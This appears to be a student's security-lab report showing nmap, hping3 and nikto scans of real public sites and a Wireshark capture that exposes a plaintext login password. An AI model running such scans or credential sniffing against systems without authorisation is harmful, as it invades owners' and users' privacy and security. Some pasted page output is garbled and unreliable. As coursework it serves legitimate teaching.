Nmap done: 1 IP address (1 host up) scanned in 12.47 seconds
```

```
200420116068@kali:~$ nmap -sT www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:43 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.096s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    closed ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  closed mysql

Nmap done: 1 IP address (1 host up) scanned in 6.05 seconds
```

5.Scan all TCP Port of the any two hosts without completing TCP three-way handshakes.

```
200420116068@kali:~$ sudo nmap -sS www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:27 UTC
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.19s latency).
rDNS record for 3.109.160.49: triple5.online
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds
200420116068@kali:~$ sudo nmap -sS www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:28 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.098s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE
20/tcp    closed  ftp-data
21/tcp    open    ftp
22/tcp    closed  ssh
53/tcp    open    domain
80/tcp    open    http
110/tcp   open    pop3
143/tcp   open    imap
443/tcp   open    https
587/tcp   open    submission
687/tcp   open    asipregistry
993/tcp   open    imaps
995/tcp   open    pop3s
3306/tcp  closed  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds
```

6.Scan all TCP Port of the any two hosts with stealth scan.

```
200420116068@kali:~$ sudo nmap -sF www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:29 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.095s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
All 1000 scanned ports on www.scet.ac.in (136.243.80.165) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 96.90 seconds
200420116068@kali:~$ sudo nmap -sF www.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 03:31 UTC
Nmap scan report for www.triple5.online (3.109.160.49)
Host is up (0.19s latency).
rDNS record for 3.109.160.49: triple5.online
All 1000 scanned ports on www.triple5.online (3.109.160.49) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

ASSIGNMENT-3

1. Check which protocol service is available on the host cs.triple5.online

```
200420116068@kali:~$ sudo nmap -sO cs.triple5.online
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-30 06:14 UTC
Nmap scan report for cs.triple5.online (3.87.70.88)
Host is up (0.0052s latency).
rDNS record for 3.87.70.88: ec2-3-87-70-88.compute-1.amazonaws.com

PORT      STATE SERVICE
0         open  hopopt
1         open  icmp
2         open|filtered igmp
3         open  ggp
4         open  ipv4
5         open  st
6         open|filtered tcp
7         open  cbt
8         open  egp
9         open  igrp
10        open  bbn-rcc-mon
11        open  nvp-ii
12        open  pup
13        open  argus
14        open  emcon
15        open  xnet
16        open  chaos
17        open|filtered udp
18        open  mux
19        open  dcn-meas
20        open  hmp
21        open  prm
22        open  xns-idp
23        open  trunk-1
24        open  trunk-2
25        open  leaf-1
26        open  leaf-2
27        open  rdp
28        open  irtcp
29        open  iso-tp4
30        open  netblt
```

ASSIGNMENT-3

```
30      open      netblt
31      open      mfe-nsp
32      open      merit-inp
33      open      dccp
34      open      3pc
35      open      idpr
36      open      xtp
37      open      ddp
38      open      idpr-cmtp
39      open      tp++
40      open      il
41      open|filtered ipv6
42      open      sdrp
43      open      ipv6-route
44      open      ipv6-frag
45      open      idrp
46      open      rsvp
47      open      gre
48      open      dsp
49      open      bna
50      open      esp
51      open      ah
52      open      i-nlsp
53      open      swipe
54      open      narp
55      open      mobile
56      open      tlsp
57      open      skip
58      open|filtered ipv6-icmp
59      open      ipv6-nonxt
60      open      ipv6-opt
61      open      anyhost
62      open      cftp
63      open      anylocalnet
64      open      sat-expak
65      open      kryptolan
66      open      rvd
```

ASSIGNMENT-3

67	open	ippc
68	open	anydistribfs
69	open	sat-mon
70	open	visa
71	open	ipcv
72	open	cpxn
73	open	cphb
74	open	wsn
75	open	pvp
76	open	br-sat-mon
77	open	sun-nd
78	open	wb-mon
79	open	wb-expak
80	open	iso-ip
81	open	vmtcp
82	open	secure-vmtcp
83	open	vines
84	open	iptm
85	open	nsfnet-igp
86	open	dgp
87	open	tcf
88	open	eigrp
89	open	ospfigp
90	open	sprite-rpc
91	open	larp
92	open	mtp
93	open	ax.25
94	open	ipip
95	open	micp
96	open	scc-sp
97	open	etherip
98	open	encap
99	open	anyencrypt
100	open	gmtcp
101	open	ifmp
102	open	pnni

ASSIGNMENT-3

120	open	uti
121	open	smp
122	open	sm
123	open	ptp
124	open	isis-ipv4
125	open	fire
126	open	crtcp
127	open	crudp
128	open	sscopmce
129	open	iplt
130	open	sps
131	open	pipe
132	open	sctp
133	open	fc
134	open	rsvp-e2e-ignore
135	open	mobility-hdr
136	open	udplite
137	open	mpls-in-ip
138	open	manet
139	open	hip
140	open	shim6
141	open	wesp
142	open	rohc
143	open	ethernet
144	open	unknown
145	open	unknown
146	open	unknown
147	open	unknown
148	open	unknown
149	open	unknown
150	open	unknown
151	open	unknown
152	open	unknown
153	open	unknown
154	open	unknown
155	open	unknown
156	open	unknown

ASSIGNMENT-3

```
221      open      unknown
222      open      unknown
223      open      unknown
224      open      unknown
225      open      unknown
226      open      unknown
227      open      unknown
228      open      unknown
229      open      unknown
230      open      unknown
231      open      unknown
232      open      unknown
233      open      unknown
234      open      unknown
235      open      unknown
236      open      unknown
237      open      unknown
238      open      unknown
239      open      unknown
240      open      unknown
241      open      unknown
242      open      unknown
243      open      unknown
244      open      unknown
245      open      unknown
246      open      unknown
247      open      unknown
248      open      unknown
249      open      unknown
250      open      unknown
251      open      unknown
252      open      unknown
253      open      experimental1
254      open      experimental2
255      open      unknown

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

ASSIGNMENT-3

2.Determine which services are available on the host www.scet.ac.in

```
200420116068@kali:~$ sudo nmap -sV www.scet.ac.in
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-30 06:28 UTC
Nmap scan report for www.scet.ac.in (136.243.80.165)
Host is up (0.097s latency).
rDNS record for 136.243.80.165: lynx1.adaptable.services
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Pure-FTPd
22/tcp    closed ssh
53/tcp    open  domain  PowerDNS
80/tcp    open  http    Apache httpd
110/tcp   open  pop3   Dovecot pop3d
143/tcp   open  imap   Dovecot imapd
443/tcp   open  ssl/http Apache httpd
465/tcp   open  ssl/smtp Exim smtpd 4.95
587/tcp   open  smtp   Exim smtpd 4.95
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  closed mysql

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.46 seconds
```

ASSIGNMENT-3

3.Identify the Operating System of www.facebook.com

```
200420116068@kali:~$ sudo nmap -O www.facebook.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-30 06:31 UTC
Nmap scan report for www.facebook.com (31.13.66.35)
Host is up (0.00060s latency).
Other addresses for www.facebook.com (not scanned): 2a03:2880:f103:83:face:b00c:0:25de
rDNS record for 31.13.66.35: edge-star-mini-shv-01-iad3.facebook.com
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
843/tcp   closed unknown
5222/tcp  closed xmpp-client
Device type: general purpose
Running (JUST GUESSING): FreeBSD 7.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:7.0
Aggressive OS guesses: FreeBSD 7.0-STABLE (85%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

ASSIGNMENT-3

4.Capture Live Packets using Wireshark.

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3699	8.548045	172.16.17.89	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.89
3700	8.554204	172.16.17.46	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.46
3701	8.554204	172.16.17.46	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.46
3702	8.555715	172.16.17.74	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.74
3703	8.557334	172.16.17.69	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.69
3704	8.557856	172.16.17.69	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.69
3705	8.560146	172.16.17.89	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.89
3706	8.561574	172.16.17.59	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.59
3707	8.562172	172.16.17.84	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.84
3708	8.564307	172.16.17.84	224.0.0.251	MDNS	90	Standard query response 0x0000 A, cache flush 172.16.17.84

> Frame 1: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface \Device\NPF_{A17E0212-D301-4A95-B24E-76F7F30520DA}, id 0
> Ethernet II, Src: HewlettP_7c:6a:51 (84:a9:3e:7c:6a:51), Dst: IPv6mcast_fb (33:33:00:00:00:fb)
> Internet Protocol Version 6, Src: fe80::7547:3bcc:ec9f:7b35, Dst: ff02::fb
> User Datagram Protocol, Src Port: 5353, Dst Port: 5353
> Multicast Domain Name System (query)

ASSIGNMENT-3

5.Analyze the contents of various protocols.



Wireshark - Wireshark · Packet 61547 · Ethernet

Frame 61547: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF_{A17E0212-D301-4A95-B24E-76F7F30520DA}, id 0

Ethernet II, Src: Dell_ad:42:1f (8c:ec:4b:ad:42:1f), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)

Internet Protocol Version 4, Src: 172.16.17.84, Dst: 224.0.0.251

User Datagram Protocol, Src Port: 5353, Dst Port: 5353

Multicast Domain Name System (response)

Hex	Dec	ASCII
0000	01 00 5e 00 00 fb 8c ec 4b ad 42 1f 08 00 45 00	...^..... K·B···E·
0010	00 4c 4e cc 00 00 ff 11 ce 74 ac 10 11 54 e0 00	·LN..... t··T·
0020	00 fb 14 e9 14 e9 00 38 a7 d4 00 00 84 00 00 008
0030	00 01 00 00 00 00 0e 49 54 38 34 2d 61 6b 61 73I T84-akas
0040	68 2d 63 6f 6d 05 6c 6f 63 61 6c 00 00 01 80 01	h-com·lo cal.....
0050	00 00 00 0a 00 04 ac 10 11 54·T

ASSIGNMENT-3

6. Try to obtain the username and password of a insecure website using wireshark.

The screenshot shows a Wireshark capture window titled "Ethernet". The "http" tab is selected. The "Details" pane displays the following information for the highlighted packet (87):

No.	Time	Source	Destination	Protocol	Length	Info
352	5.579974	172.16.3.1	172.16.17.102	HTTP	196	HTTP/1.1 304 Not Modified
358	5.592068	172.16.3.1	172.16.17.102	HTTP	196	HTTP/1.1 304 Not Modified
363	5.592916	172.16.3.1	172.16.17.102	HTTP	197	HTTP/1.1 304 Not Modified
366	5.593196	172.16.3.1	172.16.17.102	HTTP	197	HTTP/1.1 304 Not Modified
372	5.593718	172.16.3.1	172.16.17.102	HTTP	824	HTTP/1.1 200 OK (JPEG/JFIF image)
1230	22.464897	172.16.17.102	172.16.3.1	HTTP	87	POST http://de.gtu.ac.in/Account/Login HTTP/1.1 (application/x-www-form-urlencoded)
1246	22.508276	172.16.17.102	172.16.3.1	HTTP	660	GET http://de.gtu.ac.in/Student/MyAccount/Dashboard.aspx HTTP/1.1
1269	22.526687	172.16.3.1	172.16.17.102	HTTP	199	HTTP/1.1 301 Moved Permanently (text/html)
1271	22.528091	172.16.17.102	172.16.3.1	HTTP	655	GET http://de.gtu.ac.in/Student/MyAccount/Dashboard HTTP/1.1
1294	22.664157	172.16.3.1	172.16.17.102	HTTP	60	HTTP/1.1 200 OK (text/html)
1306	22.682308	172.16.17.102	172.16.3.1	HTTP	506	GET http://de.gtu.ac.in/Content/404error.htm HTTP/1.1

The details pane also shows the expanded "HTML Form URL Encoded: application/x-www-form-urlencoded" section:

```
> Form item: "__EVENTTARGET" = ""
> Form item: "__EVENTARGUMENT" = ""
> Form item: "__VIEWSTATE" = "/wEPDwUKMTU4NDk0OTcxMA9kFgICBQ9kFgICAQ9kFgICEQ88KwARAwAPFgQeC18hRGF0YUJvdw5kZx4LxyFJdGvtQ291bnQCCmQBEBYAFgAWAAwUKwAAFGJmD2QWfGIBD2QWAmYPZBYCAgEPDxYCHgRUZXh0BTI"
> Form item: "__VIEWSTATEGENERATOR" = "CD85D8D2"
> Form item: "__EVENTVALIDATION" = "/wEdAAV6VaabV0uUpxd4mWUHj5R1LBKX1P1xh290RQyTeSRVwK8/1gnn250ldlRNyIedmZf5MUp2go1T/J9ICuDcwjop4oRunf14dz2Zt2+QKDEEJJdlzkrRNQ+QkjcyhK0q1NUPG03TVn8c6AUZwuq"
> Form item: "UserName" = "200420116068"
> Form item: "Password" = "26509251"
> Form item: "txtCaptcha" = "3708"
> Form item: "btnLogin" = "Log In"
```

ASSIGNMENT-3

7.Demonstrate the usage of hping.

```
200420116068@kali:~$ sudo hping3 -c 4 -i 2 www.gtu.ac.in
HPING www.gtu.ac.in (eth0 52.66.30.232): NO FLAGS are set, 40 headers + 0 data bytes
--- www.gtu.ac.in hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

1. Scan any 5 websites with the nikto tool.

```
200420116068@kali:~$ nikto -host www.gmail.com
- Nikto v2.1.6
-----
+ Target IP:      172.253.115.83
+ Target Hostname: www.gmail.com
+ Target Port:    80
+ Message:       Multiple IP addresses found: 172.253.115.83, 172.253.115.17, 172.253.115.18, 172.253.115.19
+ Start Time:    2022-10-04 06:55:45 (GMT0)
-----
+ Server: sffe
+ The anti-clickjacking X-Frame-Options header is not present.
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Uncommon header 'cross-origin-resource-policy' found, with contents: cross-origin
+ Root page / redirects to: https://www.google.com/gmail/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'cross-origin-opener-policy-report-only' found, with contents: same-origin; report-to="static-on-bigtable"
+ Uncommon header 'report-to' found, with contents: {"group":"static-on-bigtable","max_age":2592000,"endpoints":[{"url":"https://csp.with.google.com/csp/report-to/static-on-bigtable"}]}
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Server banner has changed from 'sffe' to 'gws' which may suggest a WAF, load balancer or proxy is in place
+ Cookie 1P_JAR created without the httponly flag
+ Uncommon header 'x-hallmonitor-challenge' found, with contents: CgsIo7LvmQYQ4ZHRGBIEA1dGWA
+ 7893 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:      2022-10-04 06:56:34 (GMT0) (49 seconds)
-----
+ 1 host(s) tested
```

```
^C200420116068@kali:~$ nikto -host www.facebook.com
- Nikto v2.1.6
-----
+ Target IP:      31.13.66.35
+ Target Hostname: www.facebook.com
+ Target Port:    80
+ Start Time:    2022-10-04 06:33:38 (GMT0)
-----
+ Server: proxygen-bolt
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ Root page / redirects to: https://www.facebook.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'proxy-status' found, with contents: http_request_error; e_clientaddr="AcIyFkkaad79qwc0C79KMJCcp8Wwj1onkFG_kv38qqDi0fic
NubwaTE0Ww4ELEMvLB89gAcKiHMn0w"; e_fb_vipaddr="AcijJsofbdi0ucV5m6ZlRKjmCr7upqGM2u-KFHUUMP0ddD2L0oMss4HvgzccPxp8h29ic"; e_fb_builduser="
AcIezkDnCmR0Ir7XU-Muj4Dqbpej5ud6lJFz10rw50C5TsqJFc3PlkPz8rHAQ"; e_fb_binaryversion="AcIR6cti5z6VQkcxG5TtnDdsWVQZpaF97UDdTm8ZsoZEGG011_3
00xEadFu7-2guF4di3FhG80jec0LuWz8ct-J-bHXEKXn1o"; e_proxy="AcL2sCgwxqcfI8Xqbh9orrTrHytfGQ48NXIr9pB6gWFSfICTBiGWEHZYz7bKfyvAVuIb-aukwRoXi
A"
+ 7899 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:      2022-10-04 06:33:56 (GMT0) (18 seconds)
-----
```

```
^C200420116068@kali:~$ nikto -host www.youtube.com
- Nikto v2.1.6
-----
+ Target IP:      142.250.31.190
+ Target Hostname: www.youtube.com
+ Target Port:    80
+ Message:       Multiple IP addresses found: 142.250.31.190, 172.253.62.93, 172.253.62.136, 172.253.62.190, 172.253.63.91, 172.253.
63.93, 172.253.63.136, 172.253.63.190, 172.253.115.91, 172.253.115.93, 172.253.115.136, 172.253.115.190, 172.253.122.91, 172.253.122.93,
172.253.122.136, 172.253.122.190
+ Start Time:    2022-10-04 07:08:55 (GMT0)
-----
+ Server: ESF
+ X-XSS-Protection header has been set to disable XSS Protection. There is unlikely to be a good reason for this.
+ Root page / redirects to: https://www.youtube.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'ESF' to 'sffe' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'cross-origin-resource-policy' found, with contents: cross-origin
+ Cookie 1P_JAR created without the httponly flag
+ Uncommon header 'x-hallmonitor-challenge' found, with contents: CgwItrjvmQYQt7jWpQMSBANXRlg
+ 7890 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:      2022-10-04 07:09:44 (GMT0) (49 seconds)
-----
+ 1 host(s) tested
```

```
200420116068@kali:~$ nikto -host www.indiamart.com
- Nikto v2.1.6
-----
+ Target IP:      35.190.37.46
+ Target Hostname: www.indiamart.com
+ Target Port:    80
+ Start Time:    2022-10-04 06:51:37 (GMT0)
-----
+ Server: No banner retrieved
+ Retrieved via header: 1.1 google
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ Root page / redirects to: https://www.indiamart.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7890 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:      2022-10-04 06:52:27 (GMT0) (50 seconds)
-----
+ 1 host(s) tested
```

```
200420116068@kali:~$ nikto -host www.codewithharry.com
- Nikto v2.1.6
-----
+ Target IP:      104.16.244.78
+ Target Hostname: www.codewithharry.com
+ Target Port:    80
+ Message:        Multiple IP addresses found: 104.16.244.78, 104.16.243.78
+ Start Time:    2022-10-04 07:01:14 (GMT0)
-----
+ Server: cloudflare
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
to the MIME type
+ Root page / redirects to: https://www.codewithharry.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7889 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:      2022-10-04 07:02:12 (GMT0) (58 seconds)
-----
+ 1 host(s) tested
```

2. Perform curl operation on any 5 websites.

```
200420116068@kali:~$ curl daimond.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html; charset=utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1" /><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src="https://www.google.com/adsense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><div>For full functionality of this site it is necessary to enable JavaScript. Here are the <a target="_blank" href="https://www.enable-javascript.com/">instructions how to enable JavaScript in your web browser</a>.</div></noscript><script type="application/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"></div><script>function(e){function r(r){for(var n,a,i=r[0],l=r[1],p=r[2],c=0,s=[];c<l.length;c++)a=i[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a]&&s.push(o[a][0]),o[a]=0;for(n in l)Object.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;)s.shift();}function t(){for(var e,r=0;r<u.length;r++){for(var t=u[r],n=!0,i=1;i<t.length;i++){var l=t[i];if(!l||n!=l||(n=1))n&&(u.splice(r--,1),e=a(a.s=t[0]))}return e;}}var n={},o={};o[1]=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:l,exports:{}},return e[r].call(t.exports,t,t.exports,a),t.l=!0,t.exports}a.m=e,a.c=n,a.d=function(e,r,t){a.o(e,r)}||Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"_esModule",{value:!0}),a.t=function(e,r){if(i&&r&&(e=a(e)),8&r)return e;if(4&r&&"object"==typeof e)2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,function(r){return n in e?r.bind(null,n):return t}),a.n=function(e){var r=e&&e._esModule?function(){return e.default?function(){return e}:return a.d(r,"a",r)},r,a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)}},a.p="https://img1.wsimg.com/parking-lander/",var i=this["webpackJsonpparking-lander"]=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i),i.push=r,i=i.slice();for(var p=0;p<i.length;p++){(i[p]).va r=f;i[t])()}</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><script src="https://im
```

```
200420116068@kali:~$ curl www.indiamart.com
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
 <head>
 <title> + beresp.status + " " + beresp.response + "</title>
 </head>
 <body>
 <h1>Error " + beresp.status + " " + beresp.response + "</h1>
 <p>" + beresp.response + "</p>
 <h3>Contact Webmaster at webmaster@indiamart.com</h3>
 <p>Request ID: " + req.xid + "</p>
 <hr>
 <p>IM Webserver</p>
 </body>
</html>
```

```
200420116068@kali:~$ curl amazon.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>Server</center>
</body>
</html>
```

```
200420116068@kali:~$ curl ganga.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html; charset=utf-8"/><meta name="viewport" content="width=device-width, initial-scale=1" /><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src="https://www.google.com/adsense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><div>For full functionality of this site it is necessary to enable JavaScript. Here are the <a target="_blank" href="https://www.enable-javascript.com/">instructions how to enable JavaScript in your web browser</a>.</div></noscript><script type="application/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"></div><script>function(e){function r(r){for(var n,a,i=r[0],l=r[1],p=r[2],c=0,s=[];c<l.length;c++)a=i[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a]&&s.push(o[a][0]),o[a]=0;for(n in l)Object.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;)s.shift();}function t(){for(var e,r=0;r<u.length;r++){for(var t=u[r],n=!0,i=1;i<t.length;i++){var l=t[i];if(!l||n!=l||(n=1))n&&(u.splice(r--,1),e=a(a.s=t[0]))}return e;}}var n={},o={};o[1]=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:l,exports:{}},return e[r].call(t.exports,t,t.exports,a),t.l=!0,t.exports}a.m=e,a.c=n,a.d=function(e,r,t){a.o(e,r)}||Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"_esModule",{value:!0}),a.t=function(e,r){if(i&&r&&(e=a(e)),8&r)return e;if(4&r&&"object"==typeof e)2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,function(r){return n in e?r.bind(null,n):return t}),a.n=function(e){var r=e&&e._esModule?function(){return e.default?function(){return e}:return a.d(r,"a",r)},r,a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)}},a.p="https://img1.wsimg.com/parking-lander/",var i=this["webpackJsonpparking-lander"]=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i),i.push=r,i=i.slice();for(var p=0;p<i.length;p++){(i[p]).va r=f;i[t])()}</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><script src="https://im
```

```
200420116068@kali:~$ curl amazon.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>Server</center>
</body>
</html>
```

3. Perform curl operation on any 5 websites with request method GET.

```
200420116068@kali:~$ curl -X GET gmail.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>301 Moved</TITLE><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="https://www.google.com/gmail/">here</A>
</BODY></HTML>
```

```
200420116068@kali:~$ curl -X GET daimond.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html; charset=utf-8" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="shortcut icon" href="data:image/x-icon;" type="image/x-icon" /><title></title><script src="https://www.google.com/adSense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><div>To get the full functionality of this site it is necessary to enable JavaScript in your web browser.</div></noscript><script type="application/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"><script>function(e){function r(r){for(var n,a,l=r[0],l=r[1],p=r[2],c=0,s=[];c<i.length;c++)a=[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a].push(o[a][0]),o[a]=[];for(n in l)Object.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;s).shift();}return e;r()}function(e){function t(t){for(var e,r=0;r<u.length;r++){var t=u[r],n=!0,i=1;while(i++)(var l=t[i];0==o[l]&&(n=1))n&&(u.splice(r--,i),e=a[s[t[0]]]);}return e;}var n={},o={1:0},u=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:1,exports:{}},r=e[t].call(t.exports,t,t.exports,a),t.l=0,t.exports.a=m,e,a.c=n,a.d=function(e,r,t){a.o(e,r)||Object.defineProperty(e,r,{enumerable:!0,value:e});},a.r=function(e){"undefined"!=typeof Symbol&&Symbol.toStringTag||Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"_esModule",{value:!0})},a.t=function(e,r){if(1&&(e=a(e)),8&r)return 